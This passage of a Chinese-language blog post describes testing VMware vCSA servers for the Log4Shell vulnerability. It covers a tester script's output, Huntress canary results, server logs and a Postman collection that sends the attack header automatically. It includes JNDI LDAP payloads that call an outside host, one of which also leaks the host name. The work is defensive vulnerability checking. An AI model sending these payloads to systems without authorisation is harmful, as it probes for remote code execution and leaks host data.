- Method: X-Forwarded-For: ${jndi:ldap://log4shell.huntress.com:1389/0ad1bed9-f9f1-41b6-85ab-2d400d586cde}
- View Connect: https://log4shell.huntress.com/view/0ad1bed9-f9f1-41b6-85ab-2d400d586cde
- Vulnerable: YES
```

從網頁中可以觀察到有連回至 LDAP/Web 服務的資料。

Huntress Log4Shell Vulnerability Results

Any time a server reaches out to our LDAP server with your unique identifier, it will be logged here. You can use the payload you received on the home page to test various services in your network and check back here for any results. Your payload is:

```
${jndi:ldap://log4shell.huntress.com:1389/0ad1bed9-f9f1-41b6-85ab-2d400d586cde}
```

If you need other values, you can use the extra keys mechanism. This works by adding path components to the LDAP path in the above payload. Any values separated by / in the LDAP path will be included in the extra keys column below. The only requirement is that your UUID is the last item in the list. For example, the following returns the hostname in the extra keys:

```
${jndi:ldap://log4shell.huntress.com:1389/hostname=${env:HOSTNAME}/0ad1bed9-f9f1-41b6-85ab-2d400d586cde}
```

⚠ The entries below are only cached for up to 30 minutes. If you need this data, you should copy it to a safe place.

Looking for JSON results? You can download them from [here!](#)

IP Address	Date/Time	Extra Keys
60.192	2021-12-20T06:07:31.034Z	[]
60.192	2021-12-20T06:07:30.421Z	[]
60.192	2021-12-20T06:07:29.813Z	[]
60.192	2021-12-20T06:07:29.197Z	[]
60.192	2021-12-20T06:07:28.581Z	[]

JSON 格式網頁顯示。

```
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
hits:
  0:
    keys: []
    ip: "60.192"
    timestamp: "2021-12-20T06:07:31.034Z"
  1:
    keys: []
    ip: "60.192"
    timestamp: "2021-12-20T06:07:30.421Z"
  2:
    keys: []
    ip: "60.192"
    timestamp: "2021-12-20T06:07:29.813Z"
  3:
    keys: []
    ip: "60.192"
    timestamp: "2021-12-20T06:07:29.197Z"
  4:
    keys: []
    ip: "60.192"
    timestamp: "2021-12-20T06:07:28.581Z"
  uuid: "0ad1bed9-f9f1-41b6-85ab-2d400d586cde"
```

VCSA-01B (PATCHED)

經過緩解程序處置的 vCSA，的確解除了部份 Log2Shell 的威脅。

```
./log4j_tester.sh 10.7.150.119

[TASK] Get Scan ID

[TASK] Get vCSA SSO Domain

[TASK] Use [X-Forwarded-For] method to test

[TASK] Test Result
- Host: 10.7.150.119
- SSO Domain: vsphere.local
- Scan ID: d6858537-feef-471c-bd48-86dc3c37672e
- Target URL: https://10.7.150.119/webso/SAML2/SSO/vsphere.local?SAMLRequest=
- Method: X-Forwarded-For: ${jndi:ldap://Log4shell.huntress.com:1389/d6858537-feef-471c-bd48-86dc3c37672e}
- View Connect: https://log4shell.huntress.com/view/d6858537-feef-471c-bd48-86dc3c37672e
- Vulnerable: It seems good!
```

因為緩解了 Log4Shell 的威脅，並沒有連線回攻擊主機的資料。

Huntress Log4Shell Vulnerability Results

Any time a server reaches out to our LDAP server with your unique identifier, it will be logged here. You can use the payload you received on the home page to test various services in your network and check back here for any results. Your payload is:

```
${jndi:ldap://log4shell.huntress.com:1389/d6858537-feef-471c-bd48-86dc3c37672e}
```

If you need other values, you can use the extra keys mechanism. This works by adding path components to the LDAP path in the above payload. Any values separated by / in the LDAP path will be included in the extra keys column below. The only requirement is that your UUID is the last item in the list. For example, the following returns the hostname in the extra keys:

```
${jndi:ldap://log4shell.huntress.com:1389/hostname=${env:HOSTNAME}/d6858537-feef-471c-bd48-86dc3c37672e}
```

The entries below are only cached for up to 30 minutes. If you need this data, you should copy it to a safe place.

Looking for JSON results? You can download them from [here!](#)

IP Address	Date/Time	Extra Keys

JSON 格式網頁也是一樣的結果。

```
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
hits: []
uuid: "d6858537-feef-471c-bd48-86dc3c37672e"
```

檢視 /VAR/LOG/VMWARE/SSO/WEBSSO.LOG

從事件紀錄檔可以檢視到利用 Log4Shell 漏洞的軌跡。

```
webso@vcsa-01a: /var/log/vmware/SSO: $ pwd
/var/log/vmware/SSO
webso@vcsa-01a: /var/log/vmware/SSO: $ tail -f webso.log
2021-12-21T03:40:19.693Z INFO webso[31:tomcat-http-1]
[CorId=323a5c32-91d8-4153-b393-7d7e2d6f6b94] [com.vmware.identity.samlService.AuthnRequestState] Replay attack detected - DENYING authentication request
2021-12-21T03:40:19.694Z INFO webso[31:tomcat-http-1]
[CorId=323a5c32-91d8-4153-b393-7d7e2d6f6b94] [auditlogger] ["user":"n/a", "client":"${jndi:ldap://log4shell.huntress.com:1389/ef8995a-2783-4c05-9ea2-c0487979e073}, 10.7.1.98", "timestamp":"12/21/2021 03:40:19 GMT", "description":"User n/a${jndi:ldap://log4shell.huntress.com:1389/ef8995a-2783-4c05-9ea2-c0487979e073}, 10.7.1.98 failed to log in: Forbidden", "eventSeverity":"INFO", "type":"com.vmware.sso.LogInFailure"]
2021-12-21T03:40:23.382Z ERROR webso[31:tomcat-http-1]
[CorId=323a5c32-91d8-4153-b393-7d7e2d6f6b94] [com.vmware.identity.BaseSsoController] Could not parse tenant request java.lang.IllegalStateException: Forbidden
2021-12-21T03:40:23.382Z INFO webso[31:tomcat-http-1]
[CorId=323a5c32-91d8-4153-b393-7d7e2d6f6b94] [com.vmware.identity.samlService.impl.SAMLAuthnResponseSender] Responded with ERROR 403 message Forbidden! Please close the browser window and login from a new window
2021-12-21T03:40:23.382Z INFO webso[31:tomcat-http-1]
[CorId=323a5c32-91d8-4153-b393-7d7e2d6f6b94] [com.vmware.identity.BaseSsoController] End processing SP-Initiated SSO response. Session not created.
2021-12-21T03:41:37.759Z INFO webso[59:tomcat-http-29]
[CorId=9c7c9262-8554-42ac-81d8-d23e894d7c2] [com.vmware.identity.SsoController] Welcome to SP-initiated AuthnRequest handler! The client locale is en_US, tenant is vsphere.local
2021-12-21T03:41:37.759Z INFO webso[59:tomcat-http-29]
[CorId=9c7c9262-8554-42ac-81d8-d23e894d7c2] [com.vmware.identity.SsoController] Request URL is https://10.7.150.87/webso/SAML2/SSO/vsphere.local
2021-12-21T03:41:37.759Z INFO webso[59:tomcat-http-29]
[CorId=ec9ec49d-1c4b-426c-aaf8-89b9f011a80f] [com.vmware.identity.samlService.AuthnRequestState] Replay attack detected - DENYING authentication request
2021-12-21T03:41:37.760Z INFO webso[59:tomcat-http-29]
[CorId=ec9ec49d-1c4b-426c-aaf8-89b9f011a80f] [auditlogger] ["user":"n/a", "client":"${jndi:ldap://log4shell.huntress.com:1389/b6c6eaa-6479-4eb3-8ce4-c4c03dc89527}, 10.7.1.98", "timestamp":"12/21/2021 03:41:37 GMT", "description":"User n/a${jndi:ldap://log4shell.huntress.com:1389/b6c6eaa-6479-4eb3-8ce4-c4c03dc89527}, 10.7.1.98 failed to log in: Forbidden", "eventSeverity":"INFO", "type":"com.vmware.sso.LogInFailure"]
2021-12-21T03:41:41.494Z ERROR webso[59:tomcat-http-29]
[CorId=ec9ec49d-1c4b-426c-aaf8-89b9f011a80f] [com.vmware.identity.BaseSsoController] Could not parse tenant request java.lang.IllegalStateException: Forbidden
2021-12-21T03:41:41.494Z INFO webso[59:tomcat-http-29]
[CorId=ec9ec49d-1c4b-426c-aaf8-89b9f011a80f] [com.vmware.identity.samlService.impl.SAMLAuthnResponseSender] Responded with ERROR 403 message Forbidden! Please close the browser window and login from a new window
2021-12-21T03:41:41.494Z INFO webso[59:tomcat-http-29]
[CorId=ec9ec49d-1c4b-426c-aaf8-89b9f011a80f] [com.vmware.identity.BaseSsoController] End processing SP-Initiated SSO response. Session not created.
```

測試結論


根據簡單的漏洞利用測試服務，可以快速檢測 vCSA 面對 Log4Shell 漏洞的防護力，至於其他遭受影響的 VMware 產品，也趕緊按照官方程序完成緩解處理吧！

使用 Postman ？

最近學習的 Postman 似乎也可以拿來練習一下。跟據先前的技巧建立集合（Collection），並依照先前的流程完成相關請求，再透過 **Collection Runner** 搭配 JSON 檔案執行。請依序完成以下組態。

集合及請求組態

- 集合（Collection）：Log4j Tester
- 資料夾（Folder）[選項]：scanner



- 環境變數（Environments）：vCenter Log4j Env
 - scan_server：log4shell.huntress.com
 - view_url：https://log4shell.huntress.com/view/
 - json_url：https://log4shell.huntress.com/json/

將設定完成的環境變數套用至集合，以便後續請求可使用相關變數。

vCenter Log4j Env

	VARIABLE	INITIAL VALUE ⓘ	CURRENT VALUE ⓘ
<input checked="" type="checkbox"/>	scan_server	log4shell.huntress.com	log4shell.huntress.com
<input checked="" type="checkbox"/>	view_url	https://log4shell.huntress.com/view/	https://log4shell.huntress.com/view/
<input checked="" type="checkbox"/>	json_url	https://log4shell.huntress.com/json/	https://log4shell.huntress.com/json/

- 請求及腳本檔
 - Get Scan ID
 - URL: GET https://{scan_server}
 - Tests:

```

1 pm.test("Status code is 200", function (
2     pm.response.to.have.status(200);
3 });
4
5 const $ = cheerio.load(pm.response.text(
6
7 let scanID = $('code').text().replace("
8
9 pm.collectionVariables.set("scan_id", sc

```

- **Get SSO Domain**

- **URL:** GET https://{vcsa_name}/ui/login

- **Pre-request Script:**

```

1 let defaultVcsa = pm.collectionVariables
2
3 if (defaultVcsa) {
4     pm.collectionVariables.set("vcsa_nam
5 }
6 else {
7     let vcsaName = pm.iterationData.get(
8     pm.collectionVariables.set("target",
9 }

```

- **Tests:**

```

1 pm.test("Status code is 302", function (
2     pm.response.to.have.status(302);
3 });
4
5 let ssoDomain = pm.response.headers.get(
6 pm.collectionVariables.set("sso_domain",

```

-  **Setting:** 將 Automatically follow redirect 功能關閉。

- **Scan vCSA**

- **URL:** GET
https://{vcsa_name}/websso/SAML2/SSO/{sso_domain}?SAMLRequest=

-  **Headers:**

Key	Value
X-Forwarded-For	\${jndi:ldap://{{scan_server}}:1389

- **Tests:**

```
1 | pm.test("Status code is 403", function (  
2 |     pm.response.to.have.status(403);  
3 | });
```

- **Scan Json Result**

- **URL:** GET {{json_url}}/{{scan_id}}

- **Tests**

```

1  const response = pm.response.json();
2
3  pm.test("Status code is 200", function () {
4      pm.response.to.have.status(200);
5  });
6
7  pm.test("JSON Data is NOT Null", () => {
8      pm.expect(pm.response.json()).not.eq
9  });
10
11  let host = pm.collectionVariables.get("v
12  let domain = pm.collectionVariables.get(
13  //let id = pm.collectionVariables.get("s
14  let scanId = pm.collectionVariables.get(
15  let resultUrl = pm.environment.get("view
16  let jsonUrl = pm.environment.get("json_u
17  let hitCount = response.hits.length;
18
19  // Result
20  console.log("Host:\t\t\t" + host);
21  console.log("SSO Domain:\t\t" + domain);
22  console.log("Scan ID:\t\t" + scanId);
23  console.info("View Connect URL:\t" + res
24  console.info("JSON Result URL:\t" + json
25
26  if (hitCount > 0) {
27      console.error("Vulnerable:\t\tYES");
28  } else {
29      console.log("Vulnerable:\t\tIt seems
30  }

```

完成上述組態請務必確認儲存。

JSON 檔

將要驗證的 vCSA 編寫至 `vcsa_list.json`。

```


1  [
2      {
3          "vcsa_name": "10.7.150.87",
4          "vcsa_hostname": "vcsa-01a"
5      },
6      {
7          "vcsa_name": "10.7.150.119",
8          "vcsa_hostname": "vcsa-01b"
9      }
10 ]

```

執行 Collection Runner

將剛剛建立的 `vcsa_list.json` 檔引入至 **Runner** 執行並觀察結果。


選擇集合 scanner 並點選 Run



匯入 JSON 檔並預覽內容。

Iteration	vcsa_name	vcsa_hostname
1	"10.7.150.87"	"vcsa-01a"
2	"10.7.150.119"	"vcsa-01b"

****確認項目後點擊 Run Log4j Tester 執行。**



執行結果 總共執行 2 次，測試腳本也符合預期。

Log4j Tester vCenter Log4j Env, just now

View SummaryRun AgainNewExport Results

All TestsPassed (10)Failed (0)

Iteration 1

1

2

GET

Get Scan IDhttps://{{scan_server}} / scanner / Get Scan ID

200 OK219 ms6.248 KB

Pass

Status code is 200

GET

Get SSO Domainhttps://{{vcsa_name}}/ui/login / scanner / Get SSO Domain

302 Found61 ms1.7 KB

Pass

Status code is 302

GET

Scan v...https://{{vcsa_name}}/webssso/SAML2/SSO/{{sso_domain}}?SA... / scanner...

403 Forbidden3683 ms783 B

Pass

Status code is 403

GET

Scan Json Result{{json_url}}/{{scan_id}} / scanner / Scan Json Result

200 OK220 ms585 B

Pass

Status code is 200

Pass

JSON Data is NOT Null

Iteration 2

GET

Get Scan IDhttps://{{scan_server}} / scanner / Get Scan ID

200 OK216 ms6.248 KB

Pass

Status code is 200

GET

Get SSO Domainhttps://{{vcsa_name}}/ui/login / scanner / Get SSO Domain

302 Found207 ms1.701 KB

Pass

Status code is 302

GET

Scan v...https://{{vcsa_name}}/webssso/SAML2/SSO/{{sso_domain}}?SAML... / scanner...

403 Forbidden26 ms781 B

Pass

Status code is 403

GET

Scan Json Result{{json_url}}/{{scan_id}} / scanner / Scan Json Result

200 OK223 ms220 B

Pass

Status code is 200

Pass

JSON Data is NOT Null

查看 **Console** 畫面，也將測試項目及結果顯示。

Search messages	All Logs	Clear	
GET https://log4shell.huntress.com/	200	219 ms	
GET https://10.7.150.87/ui/login	302	61 ms	
GET https://10.7.150.87/webssso/SAML2/SSO/vsphere.local?SAMLRequest=	403	3.68 s	
GET https://log4shell.huntress.com/json/718f14c9-ec77-4f04-9a23-ad8a308a8cb1	200	220 ms	
<div> Host: 10.7.150.87" SSO Domain: vsphere.local" Scan ID: 718f14c9-ec77-4f04-9a23-ad8a308a8cb1" View Connect URL: https://log4shell.huntress.com/view/718f14c9-ec77-4f04-9a23-ad8a308a8cb1" JSON Result URL: https://log4shell.huntress.com/json/718f14c9-ec77-4f04-9a23-ad8a308a8cb1" Vulnerable: YES" </div>			
GET https://log4shell.huntress.com/	200	216 ms	
GET https://10.7.150.119/ui/login	302	207 ms	
GET https://10.7.150.119/webssso/SAML2/SSO/vsphere.local?SAMLRequest=	403	26 ms	
GET https://log4shell.huntress.com/json/2f016167-52b3-48f5-ab16-baa50ce2cee0	200	223 ms	
<div> Host: 10.7.150.119" SSO Domain: vsphere.local" Scan ID: 2f016167-52b3-48f5-ab16-baa50ce2cee0" View Connect URL: https://log4shell.huntress.com/view/2f016167-52b3-48f5-ab16-baa50ce2cee0" JSON Result URL: https://log4shell.huntress.com/json/2f016167-52b3-48f5-ab16-baa50ce2cee0" Vulnerable: It seems good!" </div>			

👍 好喔！

以上大概就是這次的測試了，也只能這麼多了！

參考

- **Log4Shell: RCE 0-day exploit found in log4j 2, a popular Java logging package** (<https://www.lunasec.io/docs/blog/log4j-zero-day/>).
- **christophetd's vulnerable app** (<https://github.com/christophetd/log4shell-vulnerable-app>).
- **Exploit and mitigate the log4j vulnerability in TryHackMe's FREE lab** (<https://tryhackme.com/room/solar>).
- **Solar, exploiting log4j from "Tryhackme"** (<https://youtu.be/crx0NgqxHw>).

[Youtube 影片]

- **CVE-2021-44228 - Log4j - MINECRAFT VULNERABLE!** (<https://youtu.be/7qoPDq41xhQ>).
- **Understanding the Log4j Vulnerability | Exploiting VMware VCenter & a reverse shell** (<https://youtu.be/YI30yeQBcU8>).